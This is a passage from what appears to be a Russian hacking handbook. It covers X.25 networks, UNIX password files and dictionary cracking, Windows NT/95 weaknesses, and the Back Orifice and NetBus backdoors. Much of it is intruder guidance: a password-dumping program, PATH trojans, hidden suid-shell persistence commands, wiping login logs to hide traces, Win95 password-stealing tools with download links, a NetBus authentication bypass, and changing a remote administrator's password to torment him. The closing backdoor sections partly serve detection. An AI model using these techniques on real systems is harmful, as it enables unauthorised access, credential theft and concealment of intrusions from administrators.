Абоненты сети подключаются к ней для того, чтобы передавать информацию или принимать ее от других абонентов или хост-машин. Для этого в сети устанавливается временная логическая связь между этими абонентами, называемая виртуальным соединением. После установления виртуального соединения между абонентами может происходить обмен данными одновременно в двух направлениях (дуплекс), причем задержка передачи пакетов данных не превышает долей или нескольких секунд в зависимости от загруженности сети.

Терминология

NUA

(Network Users Address/Сетевой Адрес Пользователя)

Число, задающее сетевой адрес пользователя.

NUI

(Network User Identificator/Идентификатор Сетевого Пользователя)

Код доступа и пароль. Обычно предоставляется поставщиком сетевых ресурсов и используется для определения оплаты за услуги.

DNIC

(Data Network Identification Code/Код идентификации сети)

Представляет из себя 4 цифры, которые в полном сетевом адресе задают код сети данных.

PAD

(Packet Assemble Disassembler/Сборщик/разборщик пакетов)

Устройство, позволяющее с помощью обычного терминала работать с сетями коммутации пакетов, т.к. терминалы передают не блоки данных, а символы.

Работа с X.25

Для работы с X.25 требуется терминальная программа (например Telemate или Telix). Позвонив модемом на ближайший узел сети пакетной коммутации, вы подключаетесь к ПАД, который получает символы для передачи по сети и формирует из них пакеты, а также выполняет и обратную операцию разборки пакетов и передачи символов на терминал.

Сети пакетной коммутации являются транспортом, позволяющим вам работать со многими системами, которые к нему подключены. Для этого необходимо знать

адрес системы, с которой вы предполагаете работать. Кроме того, большинство систем снабжено средствами идентификации пользователей, т.е. требуют для работы с ними **имя_пользователя** и **пароль**. Это связано, в первую очередь, с реверсивной оплатой сетевых услуг — владельцы подключенной к сети системы платят провайдеру за время соединения пользователей с ней, а затем могут брать с пользователей плату за предоставляемые услуги.

Работа с ПАД

Работа пользователя с ПАД происходит в двух режимах: в командном и передачи данных. В начале сво работы с ПАД, пользователь находится в командном режиме. При установлении соединения, пользователь переходит в режим передачи данных. В режиме передачи данных происходит обмен информацией с удаленным ресурсом. При необходимости непосредственного взаимодействия с ПО ПАД, пользователь может перейти командный режим, введя символ внимания — как правило, **CTRL-P**. В командном режиме пользователь может использовать следующие команды:

- CON — установление соединения через сеть X.25;
- LOC — установление локального соединения;
- CLR — разрыв соединения;
- PAR? — просмотр текущих значений параметров X
- SET — установление новых значений параметров X
- SET? — установление новых значений параметров X.3 и их просмотр;

- PROF — установление новых значений совокупности параметров X.3;
- INT — посылка срочных данных;
- RESET — сброс соединения;
- STATUS — текущий статус соединения;

В ответ на команды пользователя ПАД выдает диагностические сообщения:

- OM — соединение установлено
- ERR — синтаксическая ошибка в команде
- RESET — возможная потеря данных на пакетном уровне
- FREE — ответ на команду ПАД STATUS, при отсутствии соединения
- ENGAGED — ответ на команду ПАД STATUS, при установленном соединении
- CLR CONF — разъединение выполнено
- CLR — индикация разъединения по одной из следующих причин:
  - 0 DTE — удаленный DTE разорвал соединение;
  - 1 OCC — номер занят;
  - 3 INV — неправильный запрос средств;
  - 5 NC — сеть переполнена;
  - 9 DER — канал неисправен;
  - 11 NS — доступ запрещен;
  - 13 NP — нет доступа;

- 17 RPE — удаленная процедурная ошибка;
- 19 ERR — местная процедурная ошибка;
- 21 PAD — разъединил местный ПАД;
- 25 NRC — нет реверсивной оплаты;
- 33 INC — несовместимый адрес назначения;
- 41 NFC — нет быстрой выборки;
- 128 DTE — канал зарезервирован;
- 129 DTE — удаленный DTE не готов;
- 130 DTE — канал является исходящим;
- 131 DTE — DTE работает по протоколу X.28;
- 132 DTE — DTE отсоединено;
- 133 DTE — DTE недоступно;
- 134 DTE — канал не существует;
- 135 DTE — канал рестартован;
- 136 DTE — нет связи по X.25;
- 137 DTE — адрес удаленного DTE не существует
- 138 DTE — нет виртуального канала.

UNIX

UNIX — основная операционная система в Internet

На больших ЭВМ, UNIX — одна из самых используемых операционных систем. Существуют две основных концепции построения клонов UNIX:

- BSD UNIX — от Berkeley Software Distribution;
- System V — от AT&T;
- SVR4 — смесь этих двух типов.

Клоны UNIX имеют самые различные названия: Linux, FreeBSD, BSD/OS, Solaris/x86, NetBSD, SCO, UnixWare (для IBM PC), SunOS/Solaris, NetBSD/Sun (для SUN), Digital UNIX, Ultrix, OSF/1 (для DEC'овских машин), а также HP-UX, AIX, Apollo и другие.

Некоторые UNIX'ы свободно распространяются вместе с исходными текстами: FreeBSD, Linux, NetBSD. Более подробную информацию о них можно получить на:

FreeBSD: http://www.freebsd.org

Linux: http://www.linux.org

NetBSD: http://www.netbsd.org

Пароли в UNIX

В классическом UNIX'е информация о пользователях хранится в файле **/etc/passwd**. Этот файл содержит для

каждого пользователя системы, семь полей, разделенных знаком :.

Пример записи на одного пользователя из /etc/passwd:

will:5fg63fhD3d5g:9406:12:Will Spencer:/home/fsg/will:/bin/bash

Каждая запись содержит:

- Имя пользователя (login): will
- Зашифрованный пароль: 5fg63fhD3d5g
- Номер пользователя: 9406
- Номер группы: 12
- Информация о пользователе: Will Spencer
- Домашний каталог: /home/fsg/will
- Оболочка (Shell): /bin/bash

Важное примечание:

В современных UNIX'ах зашифрованные пароли не хранятся в доступном всем /etc/passwd, а хранятся в файле, доступном только администратору:

/etc/master.passwd

или

/etc/shadow.

В поле пароля **/etc/passwd** в этом случае стоит символ *. Что делать? На довольно старых версиях SunOS может помочь следующая программа:

```
#include <pwd.h>
main()
{
struct passwd *p;
```

```
while(p = getpwent())
printf("%s:%s:%d:%d:%s:%s:%s\n", p->pw_name, p->pw_passwd,
p->pw_uid, p->pw_gid, p->pw_gecos, p->pw_dir, p->pw_shell);
```

Файл паролей

Файл паролей это **/etc/passwd**. Причем, маленькими буквами, если кто не в курсе. Если вместо паролей стоят звездочки, это значит: либо нет входа по этим паролям, либо пароли оттенены — **shadowed**. Тогда пароли хранятся в файле **/etc/shadow** или **/etc/master.passwd**, который недоступен для чтения. Есть варианты, когда в поле пароля стоит текст типа **##root**, **##egor**, то есть имена пользователей — тогда зашифрованный пароль берется из **/etc/shadow** или **master.passwd**, по соответствующему пользователю. То есть, если логин **egor** имеет запись в поле паролей **##quake**, тогда его пароль берется из поля пароля в файле **passwd** пользователя **quake**. То есть, это просто ссылка. В таких системах (например, Minix) оттенение паролей является родным. Файл паролей, который вы можете ftp'нуть — это фей.

FTP-каталог формируется так: **/home/ftp/bin/home/ftp/etc/home/ftp/pub/home/ftp/...**

Когда вы телнетитесь на порт 21 (или делаете ftp), то для вас корнем становится каталог **/home/ftp/** удаленной машины. А на ней в **/home/ftp/etc** есть и файл групп — **group** и файл **passwd**, которые являются, по сути, фейком. Пароли в UNIX шифруются так: **salt+пароль**. Таким образом, если мы вводим себе пароль **doomii**, то отфонарно генерится **salt** (две буквы) и производится такая зашифровка: **.i** — **salt**, **doomii** — то, что шифруется, и **doomii** — ключ.

5 Зак. 4543

Шифровка осуществляется алгоритмом DES. **salt** — это две буквы, специальная примочка для хакеров — они генерятся отфонарно в момент шифровки. Таким образом, исключается написание компиляторов словарей — программы, которая бы один раз зашифровала весь файл паролей, и перебор длился бы приблизительно одну секунду.

Итак, мы пришли к тому, что функция шифрования является односторонней. Когда пользователь при входе вводит пароль, читаются две буквы из файла паролей — первые две буквы зашифрованного пароля — **salt**. По ним производится та же операция, что и выше, только salt'ом являются эти две буквы. И после шифрования зашифрованные тексты сравниваются. И если они совпадают, то это либо юзер, либо хакер.

Пароль может состоять из: 32-127. По определению — не короче 6 символов, не длиннее 8. Но! Некоторые UNIX'ы пропускают пароли любой длины до 8 символов, а некоторые — до 16. Как правило, когда вы решаете менять свой пароль, UNIX проверяет приведенный пароль на следующие вещи: чтобы все буквы не были одного case'а, и чтобы это не было слово. UNIX прошаривает у себя словарь (около двух метров, как правило) на тему: а не ввел ли юзер обычное слово. И такие пароли отвергает.

Есть еще некоторые нюансы, по которым он определяет, что пароль слишком прост для взлома — например, если все цифры. Этого всего не происходит, если пароль вводит root — предполагается, что рут может делать все, что хочет, в т.ч. и вводить простые пароли. Форма файла паролей такая:

login:password:UID:GID:comments:home:shell

где

- login: имя логина, например, egor, vasya, или root. Кстати, рут, как правило, не может дистанционно залогиниться на машину.
- **password:** пароль в том самом зашифрованном виде. Например: "piGH5\fh32IjPb" — это поле, как правило, 13 символов. Также тут содержатся подполя, которые используются для определения возраста пароля — если, скажем, достаточно стар, то UNIX потребует его сменить, или не даст сменить, если недостаточно стар. Как правило, такую фичу не используют.
- **UID:** User ID. Номер пользоваться для файловой системы.
- **GID:** Group ID. Номер группы для файловой системы.
- **Comments:** Как правило, имя пользователя. Также есть подполя, в которых указывается офис, номер телефона офиса, дома и т.д.
- **home:** домашний каталог. Это отдельная файловая система, которая монтируется как **/usr**, где подкаталог egor, скажем, является домашним. Либо, домашний каталог может относится к **/home**.
- **shell:** шелл для логина. Как правило, **/bin/sh**.

Формат **/etc/shadow aka /etc/master**:

passwd:login:password

Теперь — как ломать. Ломать пароли статистическим методом нельзя. Но ломают же как-то? Просто. **Brute-force** метод — метод словаря. Мы имеем словарь английских слов, который и перебирается. Больше словарь — больше шансов. Многочисленные программы **brute-force** крэкинга, умеют извращать слова из словаря по ходу крэкинга. Таким образом, когда попадается в словаре слово **spaces**, то программа проверяет: **spaces, Spaces, SPACES, SpaceS, spaceS**, ну и так далее...

Практика показывает, что перебор, скажем, пяти логинов длится по словарю с использованием максимального извращения при словаре в 800 килобайт, около получаса-часа. Если с минимальными извращениями, т.е. совсем без оных — около полутора минут на логин.

salt — это две буквы, специальная примочка для хакеров — они генерятся отфонарно в момент шифровки. Таким образом, исключается написание компиляторов словарей — программы, которая бы один раз зашифровала весь файл паролей, и перебор длился бы ~1 сек. Удивительно, но такой подход все равно используется (например, в QCrack by Crypt Keeper). 4096 различных salt'ов — не так много. Тем более, если учесть, что достаточно хранить по одному байту от шифрованных слов (т.е. получаем 4Kb на слово), т.к. можно использовать такой алгоритм перебора: если первый байт шифрованного пароля не совпадает — к следующему, если совпадает, ну, ничего не поделать — вызов **crypt()**.

Получаем быстродействие в 256 раз выше, чем в обычных wordlist крекерах ценой размера wordlist'a, который увеличится примерно в 500 раз. Так что можно

взять wordlist где-нибудь на мегабайт, один раз зашифровать, записать на CD-ROM и продавать.

Как узнать пароль в UNIX

Вопреки распространенным мнениям, пароли в UNIX не могут быть расшифрованы. Шифруются не пароли. Шифруется Salt. Salt — это две первые буквы (5f) в 5fg63fhD3d5g — это то, что все считают шифрованным паролем и находится в passwd во втором поле записи.

Как задается пароль в Unix

- Система вырабатывает Salt — случайные две буквы.
- Запрашивает у пользователя пароль.
- Шифрует Salt используя DES, пароль используется как ключ.
- Записывает Salt, плюс результат шифрования в passwd.

В качестве метода шифрования кроме DES в некоторых системах используют MD5.

Идентификация пользователя проходит в два этапа: сначала на запрос **Login:** пользователь вводит свой **login_name**, затем программа **login** шифрует **Salt**, используя в качестве ключа введённое после запроса **Password:** слово, и результат сравнивает с записанной в passwd строкой.

К сожалению, в настоящее время не имеется доступной аппаратуры для подбора пароля методом полного перебора за приемлемое время. Поэтому

программы ломания паролей используют словари (wordlists).

Каждое слово из словаря используется в качестве ключа для шифровки Salt и результат сравнивается с содержимым passwd.

Некоторые методы взлома UNIX

%PATH%

Если ваш администратор забыл убрать из переменной окружения %PATH% текущий каталог, то этим можно воспользоваться, положив в каталог программу-троянца с именем какой-либо наиболее употребительной команды системы (например, **ls**). Тогда при попытке администратора просмотреть содержимое этого каталога, может запустится ваша программа, делающая свое черное дело.

Вообще, в некоторых системах стоит внимательнее посмотреть на порядок перечисления каталогов в переменной **PATH**, а также расположение часто запускаемых из командной строки программ.

UID SHELLS

Когда бит **UID** поставлен у программы — оболочки (**shell**), ее выполнение изменяет ваш **user id** на **user id** владельца этой программы, и вы будете использовать полученный **account**, пока не выйдите из этой вторичной оболочки. Это дает вам возможность исполнять любые команды под **user id** полученного **account**'а. Это лучше, чем знание пароля для **account'а**, вы можете пользоваться **account**'ом, пока существует этот файл в системе, даже если владелец сменит пароль. Обычно, когда получают

доступ к **account'y**, делают копию **shell** в какой-то директорий, и ставят **UID** и **GID** биты. Теперь, если доступ к этому **account'y** потерян, можно из другого запустить **UID-shell** и получить необходимый доступ.

UID и **GID** биты ставятся программой **chmod**. Например:

chmod 6555 /tmp/sh

Изменение UID программ

Если вы имеете доступ по записи (**write access**) к **UID** файлу, то можно легко превратить его в оболочку. Скопируйте файл, затем наберите:

cat /bin/sh > [uid файл]

Это заменит его содержимое на содержимое **shell**, но **UID** останется прежним. Теперь запустите заменённую программу, сделайте скрытый **UID shell**, и верните **UID** файл в прежнее состояние из копии. В настоящее время в последних версиях UNIX-систем при попытке записи в файл с установленным битом **s**, этот бит сбрасывается, что делает невозможным применение данного метода.

Как найти рутовские файлы с suid

Попробуйте:

find / -user root -perm -6000 -print

Срыв стека

Самая новомодная методика взлома UNIX. В программах, написанных на языке С, под массивы. отводится место в стеке программы. Если при работе с таким массивом, происходит запись в массив за его границей, это приводит к разрушению стека программы и непредсказуемым результатам. Например, при выходе из

модуля, происходит переход по случайному адресу. Переполнение стека приводит к изменению адреса возврата из функции и может быть использовано для изменения нормального хода выполнения программы.

Логично было бы заставить программу выполнить какие-то незапланированные действия, например, запустить **(spawn) shell**. Но если в программе не содержится необходимого кода? Как поместить необходимый код в адресное пространство инструкций? Необходимо поместить код для выполнения в переполняемый буфер и переписать адрес возврата на точку внутри этого буфера. Код, при выполнении которого происходит запуск **shell**, получил название Shell Code. Если программа, из которой происходит запуск **shell** проинсталлирована как **suid root**, то получается **root shell**.

Поиск программ с возможностью срыва стека.

Переполнения буфера происходят из-за помещения в него большего количества информации, чем предполагалось. Так как Язык С не имеет каких-либо встроенных средств для проверки границ массивов данных, переполнения часто встречаются. Стандартная библиотека С предоставляет ряд функций для копирования и конкатенации строк, и эти функции не имеют проверок границ.

Вот некоторые из этих функций:

- **strcat()**
- **strcpy()**
- **sprintf()**

- vsprintf()

Эти функции используют строки, заканчивающиеся символом **\0** и не проверяют на переполнение при обработке принимаемой строки.

gets() — это функция, которая считывает строку со стандартного ввода **(stdin)** в буфер до тех пор, пока не встретит символ новой строки или EOF. Эта функция не производит проверки на переполнение буфера.

С семейством функций **scanf()** может возникнуть такая же ситуация, если в строке формата используется %s и принимающая строка недостаточно велика. Если принимающий массив какой-нибудь из этих функций представляет собой буфер постоянной длины и данные, его заполняющие, каким-либо образом зависят от ввода или другой информации, зависящей от пользователя, то, скорее всего, вы можете вызвать ситуацию переполнения буфера.

Другая, часто использующаяся при программировании конструкция, это цикл посимвольного ввода из **stdin** или другого файла в буфер до тех пор, пока не будет встречен символ конца строки (EOL), конца файла (EOF) или другой разделитель. В такой конструкции обычно используются функции **getc()**, **fgetc()** или **getchar()**. Если при этом нет проверок на переполнение, то в таком коде тоже легко можно вызвать переполнение буфера.

Программа **grep** играет значительную роль в поиске слабых мест в программах. Исходные тексты свободно распространяемых операционных систем вполне доступны. И этот факт становится весьма интересным, учитывая то, что многие коммерческие операционные системы

базируются на исходных текстах свободно распространяемых систем. В общем, изучайте исходные тексты UNIX!

Как научиться не оставлять за собой следов

Файлы протоколов работы (log-files)

UNIX хранит системные протоколы в следующих файлах:

- **/var/log/ utmp (/etc/utmp)** — запись о вашем текущем присутствии в системе. Используется программой **who**.
- **/var/log/wtmp (/usr/adm/wtmp)** — протокол всех вхождений в систему. Используется программой **last**.
- **/var/log/lastlog (/usr/adm/lastlog)** — дата последнего входа в систему каждого пользователя. Выдается на экран программой **login**.

Это не текстовые файлы и отредактировать их в **vi** руками не получится. Для того, чтобы стереть информацию о своём присутствии, надо использовать специальную программу, написанную для этих целей.

Часто информация о входах пользователей и о некоторых их действиях (например, запуск **su**) выдается на консоль администратору и в системный лог, который может называться **/var/log/messages**. Для модификации этого файла можно воспользоваться редактором **ed** или **vi**.

Программа CRON

Cron — программа, которая запускает другие задачи с некоторой периодичностью. Описание этих задач и времени их запуска хранится в файлах в двух директориях: **/usr/lib** и **/usr/spool/cron**.

Файл **crontab** в директории **/etc** или **/usr/lib** описывает системные задачи, которые надо запускать с определённой периодичностью. Формат этого файла:

минуты часы день_месяца месяц_года день_недели командная_строка

[0-59] [0-23] [1-31] [1-12] [1-7] [путь, аргументы]

Пример строки из **crontab**:

0 1 * * * /bin/sync

Это значит, что надо запускать команду **sync**, содержащуюся в директории **/bin** в час ночи каждый день. Команды, выполняемые из **/usr/lib/crontab** получают привилегии **root** (**UID = 0**).

В каталоге **/usr/spool/crontabs** содержатся файлы, имеющие имена системных account'ов. Эти файлы содержат поля, сходные с содержащимися в файле **/usr/lib/crontab**, но команды из этих полей выполняются с ID пользователя с именем, соответствующим имени этого файла. Формат полей аналогичен.

Обычно с помощью утилиты **cron** запускаются программы, проверяющие целостность системы: проверяются длина и/или контрольные суммы файлов, наличие в системе пользователей с **UID=0** и т.д. О всех подозрительных явлениях пишется письмо 'root'у. При модификации файлов **cron** пишется протокол в файл **/usr/adm/cronlog**.

Естественно, рассматриваются только лицензионные копии этой операционной системы. О безопасности пиратских версий говорить не приходится.

Права доступа к конфигурационным файлам

В Windows NT по умолчанию установлены такие права доступа к файлам конфигурации, что любой пользователь может не только прочитать их, но и изменить. Это — большой недостаток, так как пользователь, изменяя конфигурацию какой-либо программы, может намеренно или случайно вывести машину из строя. Причем это можно сделать даже удаленно на любом доступном сервере или рабочей станции (обычно доступны все серверы и компьютеры, которые разрешают доступ внешним пользователям).

Очевидное решение — запретить доступ пользователей к таким файлам или правильно установить права доступа к ним. Первое решение, к сожалению, реализовать невозможно, а второе — настолько сложно, что исчерпывающие рекомендации для этого может дать только Microsoft. Можно, конечно, анализировать записи конфигурационных файлов и выделять те из них, которые были сделаны не администратором. Но такой способ не решает проблемы. Глупо разрешать пользователю взламывать систему, а потом наказывать его за неправомочные действия.

Чтобы не искушать пользователей изменять конфигурацию системы или ее отдельные части, очевидно, нужно запретить запись в конфигурационные файлы для

всех пользователей, кроме администратора. В ноябре 1995 г. Microsoft выпустил новую версию Windows NT — 3.51, в документации к которой подтверждена опасность неправильного распределения полномочий. Однако предложенное там решение неэффективно. Даже если сделать дерево **HKEY_LOCAL_MACHINE** доступным только на чтение для всех пользователей, то проблема все равно остается, так как администратор просто не в состоянии проанализировать права доступа для 6000 конфигурационных файлов и правильно их установить. Однако у хакеров для этого время найдется.

Удаленное исполнение процедур

Программы Windows NT используют удаленный запуск процедур (RPC) для доступа к другим компьютерам. Например, именно удаленное исполнение процедур дает возможность изменять конфигурационные файлы на удаленном компьютере. RPC-сервер Windows NT проверяет имя RPC-клиента и на основе этого дает ему соответствующие полномочия. И если можно заставить RPC-сервер неправильно определять имя пользователя или устанавливать права доступа, то хакеры могут торжествовать. К сожалению, только Microsoft знает, насколько это возможно, так как RPC-сервер Windows NT имеет плохую документацию.

SMB

Сеансы протокола SMB, которые использует Windows NT для передачи файлов, можно подделать или

перехватить еще проще, чем сеансы протокола NFS для Unix. Это существенно, так как NFS считается одним из основных недостатков безопасности систем Unix. Шлюзовая машина может перехватить сеанс SMB и получить такой же доступ к файловой системе, как и легальный пользователь, открывший сеанс. Но, к счастью, шлюзовые машины редко используются в локальных сетях. А если попытку такого нападения предпримет компьютер в Ethernet или Token Ring-сети, в которой находится клиент или сервер SMB, то атаку выполнить достаточно трудно. Основная проблема — перехватывать пакеты, передаваемые между атакуемой машиной и реальным получателем.

Проблемы Internet

Большинство книг по безопасности Internet подробно обсуждают недостатки TCP/IP. Из этих протоколов наибольшую опасность, вероятно, представляют сервисы SMTP и HTTP, поэтому рекомендуется запускать соответствующие им программы от имени простого, а не системного пользователя.

Необходимо отметить, что WWW-сервер, используемый Windows NT (Microsoft Information Web Server), сделать безопасным достаточно трудно. Например, первая версия этого сервера позволяла пользователю Internet легко удалять любые файлы на компьютере, где устанавливался WWW-сервер, и такие действия даже не записывались в системный журнал.

Серьезную опасность могут также представлять неправильные CGI-сценарии. Поэтому запрещайте пользователям, которые плохо разбираются в

программировании, писать CGI-сценарии. Книги по безопасности Unix достаточно подробно обсуждают эту тему, и все их рекомендации справедливы и для Windows NT.

Кроме того, рабочая станция Windows NT по умолчанию разрешает доступ внешним пользователям без пароля. Если подключить такую рабочую станцию к Internet, то любой пользователь может получить к ней доступ и уничтожить директории. Запрещайте доступ внешних пользователей!

Автоматически выполняющиеся макросы

Во время чтения документа, WinWord автоматически запускает некоторые макросы, которые могут выполнять различные действия (например, чтение или запись файла, отправление почтового сообщения или запуск программ). Этим может воспользоваться хакер, написав специальный документ, содержащий различные макросы WordBasic, а затем попросить пользователя прочитать его документ.

Во время чтения «документа-бомбы» макросы могут скопировать файлы пользователя в любую директорию и послать нападающему сообщение о проделанных действиях. Такой документ будет долго загружаться, но пользователь, скорее всего, посчитает, что это связано с длиной документа. После этого хакер удалит макросы WordBasic из текста и сообщит пользователю, что он написал новую версию документа. Пользователь заменит старую версию на новую, и сам скроет все следы «преступления» нападающего.

6 Зак. 4543

Следует отметить, что макросы запускает не только WinWord, но и другие программы, например, Microsoft Access, Lotus Ami Pro и многие другие. Так же можно использовать для нападения и язык PostScript, который используется для распространения печатных материалов, и файлы подсказки с расширением **.HLP**, которые могут запускать DLL-программы.

Так, пользователь получил пакет, содержащий файлы с различными расширениями — **.HLP**, **.EXE** и **.DLL**. Для того чтобы узнать, что делает этот пакет и насколько его **.EXE**-файлы безопасны, пользователь просматривает подсказку к нему. Но когда подсказка загружается, запускается и DLL-файл, который вызывает EXE-файл, и уже поздно заботиться о безопасности.

WWW-навигаторы могут автоматически выполнять некоторые команды. Например, если пользователь захочет просмотреть документ, имя которого оканчивается на **.DOC**, то полученный из Internet файл будет автоматически загружен в WinWord. Если этот файл содержит небезопасные макросы, то они исполнятся.

Программы WinWord и Access могут запретить автоматическое выполнение макросов. Однако часто пользователи не прибегают к этой возможности, особенно если большинство документов для Word или Access их собственные и, естественно, безопасны.

Мы перечислили не все возможные ошибки безопасности, а кроме того, далеко не все дефекты Windows NT известны. А ведь многие предприятия используют персональные компьютеры с установленной на них операционной системой Windows. Обращаться с

такими компьютерами нужно крайне осторожно, чтобы не открыть хакерам доступ в корпоративную сеть.

Вообще, для серьезной работы лучше использовать другие операционные системы. Например, любой UNIX можно сертифицировать по классу безопасности C2. А существует даже операционная система с усиленной системой защиты — Trusted Solaris. Она сертифицирована по значительно более высокому классу защищенности — B1. Коммерческих операционных систем, сертифицированных по этому классу, больше нет. Лучше заранее подумать о безопасности, чем потом терять на этом большие деньги.

Как через Internet подключиться к другой машине Windows 95

Многие пользователи, работающие в Internet, из своих локальных сетей открывают доступ к своим дискам, например для товарищей по работе или каких-либо других целей. Если такая локальная сеть не защищена Firewall'ом, то информация этих компьютеров может стать доступной из Internet по протоколу **Netbios-via-TCP/IP**.

Для подключения дисков удаленной машины через Internet, достаточно внести IP-адрес и имя машины в файл **%WinDir%\hosts** на вашей машине, затем подключить удаленный диск, воспользовавшись командой **NET USE** или с помощью меню **Сетевое окружение\Найти компьютер**. Обычно все это работает, если между вашей и удаленной машиной есть устойчивая связь.

Время прохождения пакетов можно проверить, воспользовавшись программой **ping**, а доступность

портов — установив telnet-соединение с 139 портом удаленной машины.

Пару слов о **nbtstat**. Эта полезная программа, входящая в состав Windows 95 и Windows NT, показывающая информацию об удаленном компьютере, например, пользователей, работающих на машине.

Как узнавать различные пароли в Windows 95

Windows 95 хранит свои пароли в двух местах — в **registry** и в ***.PWL** файлах. Пароли к **ScreenSaver'у** и к общим (**shared**) ресурсам хранятся в **registry**. Пароли пользователей на вход в машину — в файлах типа:

%WinDir%\"имя_пользователя".PWL

В отличие от UNIX, пароли пользователей могут быть восстановлены с наименьшей затратой сил. Windows API имеет малодокументированные функции (**WNetEnumCachedPasswords**) для получения паролей текущего пользователя, этим пользуется программа **PWLVIEW by Vitas Ramanchauskas**. Программа **glide** самостоятельно расшифровывает информацию в PWL-файлах, но в связи с этим работает не на всех версиях Windows 95. Программа **w95rv by Hard Wisdom** показывает пароли к общим ресурсам, хранящимся в **registry**:

H_K_L_M\Software\Microsoft\Windows\CurrentVersion\Network\LanMan

Во избежание вопросов: «Где взять?» приводим адреса в Internet, где находятся файлы паролей:

www.nether.net/~dzh/w95/pwlview.zip

www.nether.net/~dzh/w95/w95rv.zip

www.nether.net/~dzh/w95/pass.zip

Как сменить пароль администратора на машине под управлением Windows NT

Для смены пароля на удаленной машине под управлением Windows NT могут быть разные причины, например:

- Вы находитесь далеко от своего компьютера и не имеете физического доступа к нему, но обстоятельства требуют неотложной смены пароля.
- Вы получили полный доступ к удаленной машине и хотите, чтобы администратор (который заслуживает наказания) помучился со входом и администрированием собственной машины (естественно, после перезагрузки последней, что вы возможно осуществите удаленно).
- Вы получили доступ к удаленной машине, но вам стало известно о намерении некоторых лиц (тоже имеющих к ней доступ администратора) «загадить» информацию на первой, что для вас нежелательно, т.к. под подозрение можете попасть непосредственно вы.

Для того, чтобы поменять пароли (или имена пользователей) на удаленной машине, вы должны иметь к ней доступ Администратора или пользователя, имеющего права осуществлять данные действия. Если вы имеете вышеописанные привилегии, то сменить пароль очень легко. Для этого:

- Соединяетесь с прошаренными ресурсами удаленной машины как Администратор.
- В меню **Programs (Start ➾ Programs)** выбираете ссылку **Administrative Tools** и, далее, программу **User Manager for Domains** (которая присутствует в стандартном наборе Windows NT Server). Здесь вы увидите список пользователей на вашей локальной машине.
- Идете в меню **User** и выбираете ссылку **Select Domain (User ➾ Select Domain)** и в появившееся поле вписываете **Доменное имя удаленной машины** (если таковое имеется) или ее IP адресу. Соединившись с удаленной машиной вы увидите список пользователей, зарегистрированных на ней.

С помощью ссылки **Properties (User ➾ Properties)**, вы можете менять пароли и имена любых пользователей, корректировать их права и менять другие параметры.

NetBus

Хакерская группа «Культ мертвой коровы» выпустила «лазейку» к Windows 95/98 известную как Back Orifice (BO). Эта лазейка позволяет неавторизованным пользователям выполнять привилегированные операции на инфицированной машине. Back Orifice оставляет следы своего существования и может быть обнаружен и удален.

Существует также программа, доступная по Internet и называемая NetBus по возможностям схожая с BO и, в некоторых случаях, превосходящая BO. Хотя NetBus известен давно, его широкое использование в качестве хакерского инструмента не отмечалось до последнего

времени. В отличие от ВО, NetBus также работает и на Windows NT.

Описание

«Лазейка» — программа, разработанная для скрытия себя в компьютере. Обеспечивает внедрившему последующий доступ к системе в обход обычной авторизации или с использованием уязвимых мест системы.

ВО — лазейка, разработанная для Windows 95/98. Раз инсталлированная, она позволяет любому, знающему порт доступа и пароль ВО, удаленно управлять компьютером. Подключиться к серверу ВО можно, используя клиента, работающего в текстовом или графическом режиме. Сервер ВО позволяет подключившемуся выполнять команды, просматривать файлы, исподтишка запускать сервисы, загружать и выгружать файлы, управлять регистром, уничтожать процессы, просматривать их список и многое другое.

NetBus позволяет удаленному пользователю выполнять большинство функций ВО, а также открывать/закрывать CD-ROM, вести диалог в chat, прослушивать системный микрофон (при его наличии) и ряд других функций.

Алгоритм определения, установлен ли ВО на вашей машине.

Сервер ВО при инсталлировании на машине выполняет следующее:

- Устанавливает копию сервера ВО в системной директории (**c:\windows\system**), либо как **.exe**, либо с другим, указанным при генерации, именем.

- Создает ключ в регистре **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\ CurrentVersion\RunServices** с именем сервера и описанием поля либо **Default**, либо со значением, указанным при генерации.
- Сервер начинает слушать **UDP** порт 31337, либо порт указанный при генерации. Вы можете настроить **RealSecure** для контроля сетевого траффика по стандартному порту UDP 31337 для возможного предупреждения.

Чтобы определить уязвима ли ваша система:

- Запустите **regedit (c:\windows\regedit.exe)**.
- Найдите ключ **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices**.
- Поищите любые подозрительные файлы которые, как вам кажется, не вы инсталлировали. Если длина одного из этих файлов близка к 124 928, возможно это и есть ВО.

Вы также можете использовать программу **netstat**, идущую в поставке Windows для проверки системы на уязвимость. **netstat -an** покажет все соединения и слушающие порты, таким образом, можно обнаружить открытые «лишние» UDP порты и предпринять соответствующие действия.

Например, если в ответ на команду:

C:\WINDOWS>netstat -an | find "UDP"

вы получили сообщение:

UDP 0.0.0.0:31337 *:*

то это значит, что слушающий порт 31337. Это **Back Orifice**. Необязательно это может быть 31337, поэтому, если вы видите что-то подозрительное — проверьте **registry**.

Алгоритм определения, установлен ли NetBus на вашей машине.

NetBus использует для соединения TCP и всегда использует порты 12345 и 12346.

- Если вы введете команду **netstat -an | find "12345"** **netstat** покажет вам, инсталлирован ли NetBus на вашей машине.
- Запустите программу **telnet** и подключитесь к **localhost**, к порту 12345.
- Если NetBus установлен, вы получите строку похожую на **NetBus 1.53** или **NetBus 1.60 x**.

Протокол NetBus не шифрован, команды имеют простой формат: имя команды, точка с запятой, и затем аргументы команды, разделенные точками с запятой.

На NetBus сервер можно установить пароль, в этом случае он хранится в **HKEY_CURRENT_USER\Patch\Settings\ServerPwd** в виде обычного текста.

X-Force обнаружили, что у самого NetBus имеется лазейка, позволяющая кому-либо подсоединяться к серверу без пароля. Когда клиент посылает пароль на сервер, он отсылает строку похожую на

Password;0;my_password.

Если клиент использует 1 вместо 0, он авторизуется без пароля. По умолчанию, сервер NetBus называется **Patch.exe**, но он может быть и переименован.

От BO можно избавиться, удалив сервер и его вход в **registry**. По возможности, следует сохранить все важные данные, отформатировать диск и переустановить все матобеспечение на машине. Однако, если уж кто-то установил BO на вашей машине, это может быть только частью дыры, пробитой в вашей защите.

Вы можете удалить установленный NetBus 1.6, подключившись к машине по порту 12345 и введя **Password;1;**, затем набрать **RemoveServer;1** и нажать **Enter**. После этого вы отключитесь от NetBus и сервер будет заблокирован. Вы можете затем удалить **Patch.exe** из директории **Windows**, если хотите полностью удалить NetBus. Этот метод сработает даже при установленном пароле, однако, он не подходит для версий 1.5x.

Определение пароля и конфигурации инсталлированного BO

